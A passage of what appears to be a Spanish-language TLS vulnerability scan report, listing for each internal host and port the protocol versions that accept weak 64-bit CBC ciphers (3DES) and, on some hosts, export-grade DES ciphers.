| ECDHE-RSA-DES-CBC3-SHA                       | ECDH         | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| ECDHE-RSA-DES-CBC3-SHA                       | ECDH         | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.88 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.95 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.95 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.109 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.109 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |



|  |     |     |      |           |        |
|--|-----|-----|------|-----------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |

Recurso: 10.0.4.109 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.113 Puerto: tcp/32844

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.113 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.116 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.134 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.212 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.214 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATIONMAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|-------------------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                   |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA               | SHA1 3DES(168)           | MEDIUM |

Recurso: 10.0.4.214 Puerto: tcp/32844

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.4.214 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.10.5 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.10.5 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.10.158 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW    |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW    |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW    |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.10.159 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW    |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW    |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.10.160 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40) LOW              |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40) LOW              |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.10.161 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40) LOW              |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40) LOW              |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| EXP-DES-CBC-SHA                              | RSA(512)     | RSA            | SHA1 | DES(40) LOW              |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                         | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.1.80 Puerto: tcp/636

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.1.83 Puerto: tcp/443

| CIPHER                                     | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                       | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                               | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| EDH-RSA-DES-CBC3-SHA                       | DH           | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.133 Puerto: tcp/5986

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.152 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.152 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.152 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.153 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.181 Puerto: tcp/443

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.185 Puerto: tcp/587

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.195 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.195 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.2.244 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

|  |     |     |      |           |        |
|--|-----|-----|------|-----------|--------|
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |     |     |      |           |        |
| DES-CBC3-SHA                                 | RSA | RSA | SHA1 | 3DES(168) | MEDIUM |

Recurso: 10.0.2.244 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/3389

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/5000

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/444

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.15 Puerto: tcp/12345

| CIPHER                                       | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|--|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.1 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |
| TLSv1.2 WITH 64-BIT CBC CIPHERS IS SUPPORTED |              |                |      |                          |        |
| DES-CBC3-SHA                                 | RSA          | RSA            | SHA1 | 3DES(168)                | MEDIUM |

Recurso: 10.0.3.116 Puerto: tcp/3389

